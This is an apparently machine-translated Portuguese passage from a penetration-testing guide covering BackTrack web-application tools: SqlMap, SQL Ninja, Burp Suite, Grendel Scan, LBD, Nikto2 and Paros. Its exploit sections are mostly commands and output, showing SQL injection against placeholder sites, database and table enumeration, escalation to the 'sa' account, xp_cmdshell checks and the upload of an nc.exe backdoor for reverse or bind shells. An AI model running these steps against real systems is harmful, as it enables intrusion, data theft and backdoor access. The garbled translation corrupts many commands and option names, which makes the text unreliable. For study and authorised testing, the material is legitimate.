[ENCONTRADO] função [@ @ version]:  
Microsoft SQL Server 2005 - 9.00.3042.00 (Intel  
X86)  
9 de fevereiro de 2007 22:47:07  
Copyright (c) 1988-2005 Microsoft  
Corporação  
Express Edition em Windows NT 5.2 (Build  
3790: Service Pack 1)  
[INFO] Sistema de comando injector:  
[INFO] banco de dados atual: rceforum  
[INFO] Nós não somos sysadmin por agora  
[INFO] Verificar disponibilidade OpenRowSet - aguarde ...  
[INFO] login do usuário atual: [rcetix]  
[ENCONTRADO] OPENROWSET disponíveis -
```

(Login [sa] | password [sa])

[INFO] escalção de privilégios - de

[Rcetix] para [sa]

=====

Volume na unidade C não tem rótulo.
Número de série do volume é 9412-AD6F

Diretório do c: \

2008/02/21	12:10	AM	<DIR>	WINNT
2008/02/21	12:26	AM	<DIR>	Documents and Settings
2010/08/14	01:34	PM	<DIR>	Arquivos de Programas
2010/08/14	01:35	PM		CONFIG.SYS
2010/08/14	01:35	PM		0 AUTOEXEC.BAT
2010/08/14	02:02	PM		0 simatel.log
2010/08/14	02:04	PM		182 setup.log
2010/08/14	02:46	PM		90 CtDriverInstTemp
2010/08/21	01:44	AM		hpfr3500.log
2010/09/12	07:11	PM	<DIR>	Contas de clientes
2010/09/06	07:11	PM		6263 História transações
				5 Arquivo (s)
			<DIR>	
			<DIR>	

6535 bytes

6 Dir (s)

4266303488 bytes livres

=====

Mensagem de erro [ENCONTRADO] MS-SQL

RESULTADOS:

A variável [id] de [http://testasp.targetdomain.com/showforum.
asp? id = 0] é vulnerável à SQL Injection [implicite TAG sem aspas
- MSSQL].
...

Assim, a injeção de SQL foi bem sucedido em id parâmetro. Se você não tem uma específica URL do site então você pode usar -Crawl em vez do -Url opção. Vai aranha através de todos os links disponíveis no site e digitalizá-los para detectar a presença de uma injeção SQL. Se você tem todos os dados dentro do post URL do aplicativo, isto pode ser especificados usando - Post_content. No nosso exemplo, selecionamos a -Tudo opção de aplicar todos os métodos de injeção disponíveis contra o parâmetro URL de destino, no entanto isso também pode ser definida com base nos requisitos específicos de injeção. O propósito de o -Explorar switch foi para recuperar as informações de versão do servidor SQL, e o de -Cmd era executar o comando específico no servidor remoto.

SqlMap

SqlMap é uma ferramenta de injeção de SQL avançado e automático. Seu principal objetivo é a scan, detectar e explorar as falhas de injeção SQL para a URL dada. Atualmente suporta os sistemas de banco de dados diversos de gestão (SGBD), tais como MS-SQL, MySQL, Oracle e PostgreSQL. Ele também é capaz de identificar outro banco de dados sistemas como o DB2, Informix, Sybase, Interbase, e MS Access. SqlMap emprega quatro técnicas de injeção SQL única, isto inclui inferencial cego SQL injeção, injeção UNIÃO consulta SQL, consultas empilhados, e com base no tempo cega SQL injeção. Sua ampla gama de características e opções incluem impressões digitais do banco de dados, enumeração, extração de dados, acessar o sistema de arquivo de destino e execute o arbitrário comandos com o pleno acesso do sistema operacional. Além disso, ele pode analisar a lista de metas de Burp Proxy ou Scarab Web logs, bem como o arquivo de texto padrão. SqlMap também oferece uma oportunidade para examinar o motor de busca Google com Google classificados dorks para extrair as metas específicas.



Para saber mais sobre os usos avançados do Google dorks, por favor Google Hacking Database visita (GHDB) em: <http://www.hackersforcharity.org/ghdb/>.

Para iniciar SqlMap ir para Backtrack | Análise de aplicações Web | Banco de dados | MSSQL | SqlMap ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / database / SqlMap /
#. / Sqlmap.py-h
```

Você vai ver todas as opções disponíveis que podem ser usados para avaliar o seu alvo. Estes conjunto de opções foram divididos em onze categorias lógicas, ou seja, o alvo conexão de especificação, os parâmetros da requisição, carga útil de injeção, técnicas de injeção, impressões digitais, as opções de enumeração, função definida pelo usuário de injeção (UDF) de arquivos, acesso ao sistema, o acesso ao sistema operacional, Windows acesso ao registro, e outros opções diversas. Em nosso primeiro exemplo, iremos utilizar um número de opções para impressão digital e enumerar algumas informações do banco de dados de aplicativo de destino do sistema.

```
#. / Sqlmap.py-u \ "http://testphp.targetdomain.com/artists.php?artist=2"
-P \ "artista"-f-b - atual-usuário - atual-db - dbs - usuários
```

```
...
[*] A partir de: 11:21:43
```

```
[11:21:43] [INFO] usando '/ pentest / database / SqlMap / output / testphp.
targetdomain.com / session ', como arquivo de sessão
[11:21:43] Conexão teste [INFO] para o URL de destino
[11:21:45] [INFO] testando se o url é estável, aguarde alguns segundos
```

[11:21:49] [INFO] url é estável
 [11:21:49] [INFO] teste de injeção SQL em GET 'artista' parâmetro com 0 parêntesis
 [11:21:49] [INFO] teste de injeção numérico unescaped em GET parâmetro 'Artista'
 [11:21:51] [INFO] confirmando injeção numérico unescaped em GET 'artista' parâmetro
 [11:21:53] [INFO] GET 'artista' parâmetro é numérico unescaped injetável com 0 parêntesis
 [11:21:53] [INFO] testes para parêntese no parâmetro injetável
 [11:21:56] [INFO] o parâmetro injetável requer 0 parêntesis
 [11:21:56] [INFO] teste MySQL
 [11:21:57] [INFO] confirmando MySQL
 [11:21:59] [INFO] acessado: 2
 [11:22:11] [INFO] o SGBD back-end é MySQL
 [11:22:11] [INFO] banner busca
 [11:22:11] [INFO] acessado: 5.0.22-log-Debian_0ubuntu6.06.6
 [11:27:36] [INFO] no back-end do sistema operacional Linux Debian é DBMS ou Ubuntu
 ...
 [11:28:00] [INFO] MySQL execução de impressões digitais de injeção comentário web sistema operacional do servidor: Linux Ubuntu 6.10 ou 6.06 (Edgy Eft ou Dapper Drake)
 tecnologia de aplicação web: Apache 2.0.55, PHP 5.1.2
 back-end do sistema operacional DBMS: Linux Debian ou Ubuntu
 back-end DBMS: impressão digital ativa: MySQL >= 5.0.11 e <5.0.38
 fingerprint comentário injeção: MySQL 5.0.22
 impressão digital banner de análise: MySQL 5.0.22, o registro habilitado
 html impressão digital mensagem de erro: MySQL

[11:31:49] [INFO] banner busca
 [11:31:49] [INFO] no back-end do sistema operacional Linux Debian é DBMS ou Ubuntu
 banner: '5 .0.22-Debian_0ubuntu6 .06.6 log-'

[11:31:49] [INFO] busca do usuário atual
 [11:31:49] [INFO] acessado: fanart @ localhost
 usuário atual: "fanart @ localhost "

[11:34:47] [INFO] fetching banco de dados atual
 [11:34:47] [INFO] acessado: fanart
 banco de dados atual: "fanart"

[11:35:57] [INFO] buscar os usuários do banco de dados
 [11:35:57] [INFO] número de usuários de banco de dados de busca
 [11:35:57] [INFO] acessado: 1
 [11:36:04] [INFO] acessado: 'fanart' @ 'localhost'

```
usuários do banco de dados sistema de gestão [1]:  
[*] "Fanart '@' localhost '
```

```
[11:39:56] [INFO] Os nomes de banco de dados de busca  
[11:39:56] [INFO] Número busca de bases de dados  
[11:39:56] [INFO] acessado: 3  
[11:40:05] [INFO] acessado: information_schema  
[11:43:18] [INFO] acessado: fanart  
[11:44:24] [INFO] acessado: modrewriteShop  
bases de dados disponíveis [3]:  
[*] Fanart  
[*] Information_schema  
[*] ModrewriteShop
```

```
[11:47:05] [INFO] dados buscados registrados em arquivos de texto em '/ pentest /  
banco de dados SqlMap // output / testphp.targetdomain.com '  
...
```

Neste ponto, temos que injetar com sucesso o parâmetro artista. Você pode ter notado a -P opção que é usado para definir o parâmetro seletivo para alvo dentro uma URL. Por padrão, SqlMap irá analisar todos os parâmetros disponíveis (GET, POST, HTTP Cookie, e User-Agent), mas temos esta opção restrito, definindo as parâmetro exato (-P "parameter1, parameter2") Para injetar. Isto irá acelerar o processo de injeção de SQL e pode permitir recuperar os dados do banco de dados backend de forma eficiente. Em nosso segundo teste, vamos demonstrar o uso de - Tabelas e -D opções para extrair a lista de tabelas a partir de um fanart banco de dados.

```
#. / Sqlmap.py-u \ "http://testphp.targetdomain.com/artists.php?artist=2"  
- Tabelas \-D fanart-v 0
```

```
[*] A partir de: 12:03:53
```

```
web sistema operacional do servidor: Linux Ubuntu 6.10 ou 6.06 (Edgy Eft ou  
Dapper Drake)  
tecnologia de aplicação web: Apache 2.0.55, PHP 5.1.2  
back-end SGBD: MySQL 5
```

```
Banco de dados: fanart  
[7 tabelas]  
+-----+  
| Artistas |  
| Carrinhos |  
| Categ |  
| Destaques |  
| Guestbook |  
| Fotos |  
| Usuários |  
+-----+
```

Você deve observar que os dados de impressões digitais alvo tem sido recuperada de volta de uma sessão anterior, pois a mesma URL foi dada como um alvo e todo o processo não precisa reiniciar. Este fenômeno é muito útil quando você quer parar e salvar a sessão de testes atuais e retomá-la em uma data posterior. Neste ponto, podemos também selecionar para automatizar o processo de dumping banco de dados usando - Dump ou - Dump todos opção. Mais opções avançadas, como - Os-cmd , - Os-shell Ou - Os-pwn vontade ajudar o verificador da penetração para obter acesso remoto ao sistema e executar arbitrária comandos. No entanto, esse recurso só é viável em MS-SQL, MySQL, e Banco de dados PostgreSQL sistema operacional subjacente. Para praticar mais com base sobre o outro conjunto de opções, recomendamos que você vá através de exemplos a seguir tutorial: <http://sqlmap.sourceforge.net/doc/README.html>.



Quais as opções em SqlMap apoiar o uso de Metasploit Framework?

As opções - Os-pwn, - os-Relé SMB, - priv-esc, e - Msf-caminho irá fornecer-lhe capacidade instantânea para acessar a base sistema operacional do sistema de gestão de banco de dados. Isto pode ser realizado através de três tipos de cargas, Meterpreter shell, interativo prompt de comando e GUI de acesso (VNC).

SQL Ninja

SQL Ninja é uma ferramenta especializada desenvolvida para atingir esses aplicativos web que use MS-SQL Server no back-end, e são vulneráveis a falhas de injeção SQL. Sua principal objetivo é explorar essas vulnerabilidades, assumindo o banco de dados remoto servidor através de um shell interativo de comando em vez de apenas extrair os dados fora do banco de dados. Inclui várias opções para executar esta tarefa, como servidor impressão digital, senha bruteforce, escalação de privilégios, backdoor upload remoto, direta shell, backscan conectar shell (bypass firewall), reverse shell, DNS tunelamento, execução de comando único, e integração metasploit. Assim, não é uma ferramenta para digitalizar e descobrir as vulnerabilidades de injeção SQL, mas para explorar qualquer existentes, tais vulnerabilidade para obter acesso OS.

Para iniciar o SQL Ninja ir para Backtrack | Análise de aplicações Web | Banco de dados | MSSQL | SQL Ninja ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / database / sqlninja /
```

```
#. / SqlNinja
```

Você verá todas as opções disponíveis na tela. Antes de começarmos o nosso teste, precisamos para atualizar o arquivo de configuração para refletir todos os parâmetros de destino e explorar opções.

```
# SqlNinja.conf vim
```

```
...
```

```
# Host (obrigatório)
```

```
host = testasp.targetdomain.com

# Port (opcional, default: 80)
port = 80

# Page Vulneráveis (por exemplo: / dir / target.asp)
page = / showforum.asp

stringstart = id = 0;

# Host Local: o seu endereço IP (para backscan e modos revshell)
lhost = 192.168.0.3

msfpath = / pentest/exploits/framework3

# Nome do procedimento a usar / criar para lançar comandos. Padrão é
# "Xp_cmdshell". Se definido como "NULL", openrowset sp_oacreate + será usado
# Para cada comando
xp_name = xp_cmdshell
...
```

Por favor, note que temos apenas apresentado os parâmetros que necessitam de mudar para nossos valores seletivo. Todas as outras opções foram deixadas como padrão. É necessário para examinar qualquer vulnerabilidade de injeção SQL possível usando outras ferramentas antes aproximando-se usar SQL Ninja. Depois que o arquivo de configuração foi configurado corretamente, você pode testá-lo contra o seu alvo, se as variáveis definidas funcionar corretamente. Nós usaremos o modo de ataque -M com t / test.

```
#. / SqlNinja-m t
SqlNinja rel. 0.2.3
Copyright (C) 2006-2008 <r00t@northernfortress.net> icesurfer
[+] Arquivo de configuração Parsing .....
[+] Target é: testasp.targetdomain.com
[+] Tentando injetar um "atraso waitfor'....
[+] Injection foi um sucesso! Vamos balançar! :)
...
```

Como você pode ver, o nosso arquivo de configuração foi analisada eo teste de injeção de cegos tem sido bem sucedida. Podemos agora passar os nossos passos para a impressão digital do alvo e obter mais informações sobre o SQL Server e seus privilégios de sistema operacional subjacente.

```
#. / SqlNinja-m f
SqlNinja rel. 0.2.3
Copyright (C) 2006-2008 <r00t@northernfortress.net> icesurfer
[+] Arquivo de configuração Parsing .....
[+] Target é: testasp.targetdomain.com
O que você quer descobrir?
0 - versão Database (2000/2005)
1 - usuário de banco de dados
```



```

2 - de direitos de usuário do banco de dados
3 - Se está trabalhando xp_cmdshell
4 - Se a autenticação misto ou Windows-only é usado
a - Todas as anteriores
h - Imprimir este menu
q - sair
> A
[+] Verificando SQL Server versão ...
Target: Microsoft SQL Server 2005
[+] Verificar se estamos sysadmin ...
Não, não estamos 'sa'.... : /
[+] Encontrar duração dbuser ...
Got it! Comprimento = 8
[+] Agora vai para os personagens .....
User DB é ....: achcMiU9
[+] Verificar se o usuário é membro da função de servidor sysadmin ....
Você é um administrador!
[+] Verificar se xp_cmdshell está disponível
xp_cmdshell parece estar disponível:)
Autenticação mista parece ser usado
> Q
...

```

Isto mostra que o sistema alvo é vulnerável e não endureceu com melhor política de segurança do banco de dados. A partir daqui temos a oportunidade de upload netcat backdoor e usar qualquer tipo de shell para obter prompt de comando interativo a partir de um comprometida alvo. Além disso, a escolha mais freqüente para ter mais penetração opções podem ser alcançados através de modo de ataque "metasploit".

#. / SqlNinja-m u

```

SqlNinja rel. 0.2.3
Copyright (C) 2006-2008 <r00t@northernfortress.net> icesurfer
[+] Arquivo de configuração Parsing .....
[+] Target é: testasp.targetdomain.com
Arquivo para upload:
atalhos: 1 = scripts / 2 = nc.scr scripts / dnstun.scr
> 1
[+] Scripts Uploading / script debug nc.scr .....
1540/1540 linhas escritas
feito!
[+] Convertendo para script executável ... pode demorar um pouco
[+] Completed: nc.exe é carregado e disponível!

```

Temos agora carregado com sucesso o backdoor que pode ser usado para obter `s / dirshell,k / backscan` ou `r / revshell`. Além disso, a opção avançada, tais como `m / metasploit` também pode ser utilizado para ganhar acesso GUI para uma máquina remota usando SQL Ninja como um wrapper para enquadramento Metasploit. Mais informações sobre SQL Ninja o uso ea configuração está disponível em <http://sqlninja.sourceforge.net/sqlninja-howto.html>.

Ferramentas de avaliação de aplicação

As ferramentas apresentadas nesta seção centrar-se principalmente na segurança do frontend web infra-estrutura. Elas podem ser usadas para identificar, analisar e explorar uma ampla gama de vulnerabilidades de segurança da aplicação. Isto inclui o buffer overflow, cross-site scripting (XSS), injeção de SQL, SSI injeção, injeção XML, erros de configuração de aplicativos, abuso de funcionalidade previsão sessão, a divulgação de informações, e muitas outras ataques e fraquezas. Existem vários padrões para classificar estas aplicações vulnerabilidades que têm sido discutidas anteriormente no Vulnerabilidade taxonomia seção. A fim de compreender as porcas e parafusos dessas vulnerabilidades, que Recomendamos que você passar por esses padrões.

Burp Suite

Burp Suite é uma combinação de poderosas ferramentas de segurança de aplicativos web. Estes ferramentas de demonstrar as capacidades do mundo real de um atacante penetrar na web aplicações. Ele pode verificar, analisar e explorar as aplicações web usando manual e técnicas automatizadas. A facilidade de integração entre as interfaces desses ferramentas fornece uma plataforma de ataque total para compartilhar informações entre um ou mais ferramentas completamente. Isso torna o Burp Suite uma web muito eficaz e fácil de usar quadro ataque aplicação.

Para iniciar Burp Suite ir para Backtrack | Web Application Analysis | Web | Burpsuite ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / web / burpsuite /  
# Java-jar burpsuite_v1.3.jar
```

Você será apresentado com uma janela Suite Burp no seu ecrã. Todos os integrados ferramentas (alvo, proxy, spider, scanner, intruso, repetidor, sequencer decodificador, e comparador) podem ser acessados através dos seus guias individuais. Mais detalhes sobre o seu uso e configuração pode ser alcançado através da ajuda menu ou visitando <http://www.portswigger.net/suite/help.html>. No nosso exercício, estaremos analisando um pequeno aplicação web utilizando um número de ferramentas Burp Suite. É necessário notar que Burp Suite está disponível em duas edições diferentes, livres e comerciais. A disponível sob BackTrack é uma edição gratuita e impõe algumas restrições funcionalidade.

- Primeiro, vá para proxy | opções e verificar a ouvintes proxy propriedade. Em nossa caso, deixamos as configurações padrão para escutar na porta 8080. Mais opções, tais como redirecionamento de host, certificado SSL, interceptação solicitação do cliente, resposta do servidor modificações de interceptação, as propriedades da página e cabeçalho pode ser usado para combinar os seus critérios de avaliação da aplicação.
- Na proxy | interceptar e verifique se interceptar está ligado.
- Abra seu navegador favorito (por exemplo, o Firefox) e configurar o proxy local para HTTP / HTTPS transações (127.0.0.1,8080) Para interceptar, inspecionar e modificar as solicitações entre o navegador eo aplicativo web de destino. Todos as respostas consequentes serão registrados em conformidade. Aqui, a Suite Burp aplicação atua como man-in-the-middle-proxy (MITM).
- Surf no site de destino (por exemplo, <http://testphp.targetdomain.com>), e você vai notar que o pedido foi preso sob a proxy | interceptar guia. No nosso caso, decidimos para a frente este pedido sem qualquer modificação. Se você decidir modificar qualquer pedido que você pode fazer isso com -primas, cabeçalhos, ou feitiço guia. Por favor, note que qualquer outro alvo de aplicação de recursos (por exemplo, imagens, arquivos flash) pode gerar pedidos individuais ao aceder ao página do índice.
- Recomendamos fortemente que você visite as páginas o máximo possível e tentar ajudar Burp Suite para indexar a lista de páginas disponíveis, principalmente, com GET e POST pedidos. Você também pode usar aranha para automatizar esse processo. Para realizar indexação com aranha, vá para alvo | mapa do site, botão direito do mouse em seu alvo site (por exemplo, <http://testphp.targetdomain.com>) E selecione spider este alojamento. Ele vai descobrir e digitalizar um número de páginas disponíveis automaticamente e follow-up todos os pedidos de formulário manualmente (por exemplo, login, página). Uma vez que esta operação é longo, você pode ir para alvo | mapa do site e verifique no painel da direita com a lista de páginas web acessíveis e suas propriedades (método, URL, os parâmetros, o código de resposta, e assim por diante).
- Selecione uma página Web com parâmetros GET ou POST, a fim de testá-lo com intruso. A chave é para enumerar identificadores possível, a colheita útil dados e fuzz os parâmetros para vulnerabilidades conhecidas. Clique com o botão o pedido selecionado e escolha enviar para o intruso. No nosso caso, nós selecionamos <http://testphp.targetdomain.com/listproducts.php?artist=2> para encontrar vulnerabilidades conhecidas pela injeção de comprimento variável de caracteres em vez de 2.

- Na próxima etapa, definimos o tipo de ataque ea posição de carga (intruso | Posições) para automatizar casos, o nosso teste. A notificação para a carga colocação é dada por § 2 § assinatura. Em seguida, passo para o intruder | payloads seção para escolher a carga específica de uma lista pré-definida blocos de caracteres. Lembre-se, você também pode especificar a sua carga personalizado. Uma vez que todo o ambiente está no lugar, vá ao menu intruder | início. Isso vai janela pop-up outra lista de todos os pedidos que estão sendo executados contra o alvo aplicação. Depois essas solicitações foram processados de acordo com carga escolhida, decidimos comparar as respostas certas para identificar inesperado comportamento do aplicativo. Isto pode ser feito simplesmente clicando sobre o pedido selecionados e escolhendo enviar resposta ao comparador. Pelo menos duas ou mais pedidos ou respostas diferentes podem ser comparados com base na palavras ou bytes. Para saber mais sobre os tipos de ataque diferente e as opções de carga útil, por favor visita <http://www.portswigger.net/intruder/help.html>. Durante a comparação resposta, descobrimos vulnerabilidade de injeção SQL com um dos nossos pedidos de carga útil. Assim, para verificar sua autenticidade decidimos simular o pedido de novo com repetidor clicando sobre ele e selecionando
- enviar pedido para repetidor em vez de comparar a partir de uma janela pop-up. Imprensa o ir botão sob o repetidor guia, a fim de obter uma resposta para o desejado pedido. Você vai notar a resposta instantaneamente. No nosso caso, percebemos a seguinte erro em uma página de resposta.

```

Erro: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA coluna desconhecido '
AAAAAAAAAAAAAAAAAAAAAAAAAAAA 'em' cláusula where '
Warning: mysql_fetch_array (): fornecido argumento não é um
recurso válido do resultado de MySQL em / var / www / vhosts / default / htdocs /
listproducts.php on line 74

```

- Isso mostra claramente a possibilidade de vulnerabilidade de injeção SQL. Ao lado de estes tipos de deficiências, também podemos testar nossa sessão de aplicação de tokens aleatoriedade usando sequenciador para descobrir a vulnerabilidade previsão sessão. O uso básico do sequenciador foi mencionado no [http://www.portswigger.net / suite / sequencerhelp.html](http://www.portswigger.net/suite/sequencerhelp.html).

Burp Suite, como um tudo-em-um aplicativo de segurança é um toolkit muito extensa e poderosa plataforma web ataque aplicação. Para explicar cada parte dela está fora do escopo deste livro. Assim, sugerimos que você vá através do seu site (<http://www.portswigger.net>) Para exemplos mais detalhados.

Grendel Scan

O Scan Grendel é um sistema automatizado de aplicações web ferramenta de avaliação de segurança. Faz a varredura, detecta, e explora as vulnerabilidades de aplicativos comuns web e apresenta a final resultados em um relatório único e abrangente. Este tipo de ferramenta é muito útil quando o verificador da penetração é dado um período curto para uma atribuição testes de aplicativos de segurança.

Para iniciar Grendel Scan ir para Backtrack | Web Application Analysis | Web | Grendel Scan ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / web / Grendel-Scan /  
#. / Grendel.sh
```

Quando a janela do programa é carregado, você verá cinco guias individuais para o teste configuração. Tomar um cenário do mundo real que temos explicou o ensaio geral configuração.

- No Definições Gerais guia, desmarque Ativar proxy interno a menos que você são necessárias para sediar o proxy manualmente para navegar no website da meta para avaliação. No URLs Base entrada de seção `http://testasp.targetdomain.com` e clique no Adicionar botão. Para o Diretório de saída local que desde `/ Pentest/web/Grendel-Scan/results01` e deixou o outras configurações intactas.
- No HTTP Client guia, não alterar as configurações padrão. Esta seção se concentra principalmente na Proxy Upstream pelo qual o seu scanner pode conectar o site-alvo. Isto pode ser útil se a rede requer proxy HTTP para conectar ao host externo. Além disso, podemos também definir Limites no pedidos de ligação ser feita por Grendel, e definir diversos Usuário sequência do agente para as requisições de exames.
- O propósito do Autenticação guia é fornecer qualquer tipo de autenticação prévia detalhes para acessar determinadas áreas do site. Isto pode ser HTTP Autenticação ou HTML Form-Based. No nosso caso, nós checamos marca na Use a autenticação e clique no Executar o Assistente de , a fim de capturar o parâmetros de autenticação, visitando a página de destino login site sob Grendel proxy (`127.0.0.1,8008`). Todas as instruções necessárias serão exibidas na tela do assistente. Clique em Iniciar Proxy e visitar o seu alvo página de login para capturar o modelo login. Uma vez que este processo é feito, clique em o Completo botão na parte inferior.
- No Detalhes alvo guia, não alterar as configurações padrão. No entanto, se você tem quaisquer requisitos em particular com os parâmetros da consulta, ID da sessão padrões, lista negra e branca-lista de strings URL (restrições scan), em seguida, esses pode ser definido aqui.
- Finalmente sob o Seleção de módulo de teste guia, podemos selecionar o teste de múltipla tipos e excluir qualquer módulo de teste indesejadas ou desnecessárias. No nosso caso, selecionar Gerenciamento de sessão, XSS, SQL injection, arquitetura de aplicativos, e Web de configuração do servidor.
- Uma vez que todas as configurações foram finalizados, você pode iniciar a digitalização a partir do menu Scan | Start Scan.

Durante e após o período de verificação, você pode ter uma opção para inspecionar qualquer transações específicas com base nas solicitações HTTP manualmente trabalhada ou interceptada através de um proxy do navegador. No final de uma sessão de teste, o relatório será gerado (/ Pentest/web/Grendel-Scan/results01/report.htmlLista) todos os identificados vulnerabilidades encontradas no ambiente de destino.

LBD

O Detector de balanceamento de carga (LBD) é um pequeno shell script para detectar qualquer A tecnologia de balanceamento de carga em execução por trás do site. Os mecanismos de detecção de implementados são baseados em resolução de DNS, HTTP (Server e Data) cabeçalhos e encontrar a diferença entre as respostas do servidor. Este utilitário é extremamente útil na ambiente onde as aplicações web são carregados de forma transparente, sem qualquer visíveis afetam para o usuário final. Do ponto de vista de segurança, pode ajudá-lo a descobrir vários endereços IP mapeamento para um único domínio e, assim, determinar o escopo de testes especializados (por exemplo, DDoS).

Para iniciar LBD ir para Backtrack | Web Application Analysis | Web | LBD ou utilize o console para executar os seguintes comandos:

```
# Cd / pentest / enumeração / lbd /  
#. / Lbd.sh
```

Você será apresentado com as instruções de uso simples. No nosso teste, vamos analisar o alvo contra qualquer possível balanceadores de carga.

```
#. / Lbd.sh targetdomain.com
```

```
lbd - detector de balanceamento de carga 0.1 - Verifica se um determinado domínio usa  
balanceamento de carga.
```

```
Escrito por Stefan Behte (http://ge.mine.nu)  
Prova de conceito! Pode dar falsos positivos.
```

```
Verificação de DNS-LoadBalancing: FOUND  
targetdomain.com tem endereço 192.168.36.74  
targetdomain.com tem endereço 192.168.36.27
```

```
Verificação de HTTP-LoadBalancing [Server]:  
AkamaiGHost  
FOUND
```

```
Verificação de HTTP-LoadBalancing [Data]:  
22:08:26, 22:08:27, 22:08:28,  
22:08:28, 22:08:29, 22:08:29, 22:08:30,  
22:08:30, 22:08:31, 22:08:32,  
22:08:32, 22:08:33, 22:08:34, 22:08:34,  
22:08:35, 22:08:36, 22:08:37,  
22:08:37, 22:08:38, 22:08:39, 22:08:40,  
22:08:40, 22:08:41, 22:08:42,  
22:08:43, 22:08:43, 22:08:44, 22:08:45,  
22:08:46, 22:08:46, 22:08:47,  
22:08:48, 22:08:48, 22:08:49, 22:08:50,  
22:08:51, 22:08:51, 22:08:52,  
22:08:53, 22:08:54, 22:08:54, 22:08:55,  
22:08:56, 22:08:57, 22:08:57,
```

22:08:58, 22:08:59, 22:09:00, 22:09:00, 22:09:01, NOT FOUND

Verificando [Diff] HTTP-LoadBalancing: FOUND

<Content-Length: 193

> Content-Length: 194

targetdomain.com faz balanceamento de carga. Encontrados através de métodos: DNS

HTTP [Server] HTTP [Diff]

Assim, temos descoberto que o nosso destino está executando tecnologia de balanceamento de carga e é mapeado com dois endereços IP. Tal informação é vital para um adversário mal-intencionados para preparar e lançar o potencial de ataques de negação de serviço contra o alvo.

Nikto2

Nikto2 é um avançado scanner de segurança web server. Ele verifica e detecta a segurança vulnerabilidades causadas por má configuração do servidor, padrão e arquivos inseguros, e servidor de aplicativos desatualizados. Nikto2 é puramente construída sobre LibWhisker2, e assim oferece suporte à implantação de plataforma cruzada, SSL, métodos de autenticação de host (NTLM / Basic), proxies, e várias técnicas de evasão de IDS. Ele também suporta sub-domínio enumeração, aplicação de controlos de segurança (XSS, SQL injection, e assim por diante) e é capaz de adivinhar as credenciais de autorização usando o ataque de dicionário baseado em método.

Para iniciar Nikto2, vá para Backtrack | Análise de aplicações Web | Web | Nikto2 ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / scanners / nikto /
```

```
#. / Nikto.pl-Help
```

Isto irá exibir todas as opções com as suas características estendida. No nosso exercício, selecionar para executar determinado conjunto de testes contra o alvo usando o -T tuning opção. Em Para saber mais sobre cada opção e seu uso, por favor visite <http://cirt.net/nikto2-docs/>.

```
#. / Nikto.pl-h testphp.targetdomain.com-p 80-T 3478b-t 3-D \ V-o  
webtest-F htm
```

```
- Nikto v2.1.0
```

```
-----  
V: Sábado Set 18 14:39:37 2010 - Inicialização plugin nikto_apache_expect_  
xss
```

```
V: Sábado Set 18 14:39:37 2010 - Loaded "Apache Espere XSS" plugin.
```

```
V: Sábado Set 18 14:39:37 2010 - nikto_apacheusers plugin Inicialização
```

```
V: Sábado Set 18 14:39:37 2010 - Loaded "Apache Usuários" plugin.
```

```
V: Sábado Set 18 14:39:37 2010 - nikto_cgi plugin Inicialização
```

```
V: Sábado Set 18 14:39:37 2010 - Loaded plugin "CGI".
```

```
V: Sábado Set 18 14:39:37 2010 - nikto_core plugin Inicialização
```

```
V: Sábado Set 18 14:39:37 2010 - Inicialização plugin nikto_dictionary_
ataque
...
V: Sábado Set 18 14:39:38 2010 - Verificando HTTP na porta 10.2.87.158:80,
usando HEAD
V: Sábado Set 18 14:39:38 2010 - relatórios de Abertura
V: sáb 18 set 2010 14:39:38 - Relatório de Abertura de "Relatar como HTML"
plugin
+ IP-alvo: 10.2.87.158
+ Alvo Hostname: testphp.targetdomain.com
+ Alvo Porta: 80
+ Start Time :2010-09-19 14:39:38
-----
+ Server: Apache/2.0.55 (Ubuntu) mod_python/3.1.4 Python/2.4.3
PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7
V: Sáb 18 de setembro 14:39:40 2010-21 servidor verifica carregada
V: Sábado Set 18 14:39:41 2010 - erro Testes de arquivo.: G89xvYXD
...
+ OSVDB-877: HTTP TRACE método é ativo, sugerindo que o host é
vulneráveis a XST
V: sáb 18 set 2010 14:40:49 - scan Running para "Mensagens Server" plugin
+ OSVDB-0: mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7
- Mod_ssl 2.8.7 e inferiores são vulneráveis a um estouro de buffer remoto
que pode permitir que um shell remoto (difíceis de explorar). http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
...
V: Sáb 18 de setembro 14:41:04 2010-404 para GET: / tiki / tiki-install.php
V: Sáb 18 de setembro 14:41:05 2010-404 para GET: / scripts / samples /
details.idc
+ 21 itens verificados: 15 item (s) relatou host remoto
+ Time Fim :2010-09-19 14:41:05 (87 segundos)
-----
+ Um host (s) testado
V: Sábado Set 18 14:41:05 2010 + 135 solicitações feitas
```

Estamos principalmente selecionar para executar testes específicos (Information Injeção de divulgação, (XSS / Script / HTML), Recuperação de arquivos remotos (Server Wide), execução de comando, e Identificação de software) contra o nosso servidor de destino usando -T de linha de comando switch com os números de teste individual referindo-se os tipos de teste acima. O uso de -T representa o valor de tempo limite em segundos para cada solicitação de teste, V-D controla a saída de vídeo, -O e -F define o relatório de verificação a ser escrito em um formato particular. Há outras opções avançadas, como -Mutaçao (Adivinhar sub-domínios, arquivos, diretórios, nomes de usuários), -Evasao (Para contornar IDS filtro), e Único (Para um único teste mode) que você pode usar para avaliar o seu alvo em profundidade.

Paros Proxy

Paros Proxy é uma ferramenta valiosa e intensa avaliação de vulnerabilidade. É aranhas através do site inteiro e executa testes de vulnerabilidade diversas. Ele também permite que um auditor para interceptar o tráfego web (HTTP / HTTPS) através da criação do proxy local entre o navegador eo aplicativo de destino real. Este mecanismo ajuda a um auditor para adulterar ou manipular com os pedidos sendo feitos especialmente para o alvo aplicação, a fim testá-lo manualmente. Assim, Paros Proxy age como um ativo e passivo aplicação web ferramenta de avaliação de segurança.

Para iniciar Proxy Paros ir para Backtrack | Web Application Analysis | Web | Paros Procuração ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / web / paros /
# Java-jar-Xmx96m paros.jar
```

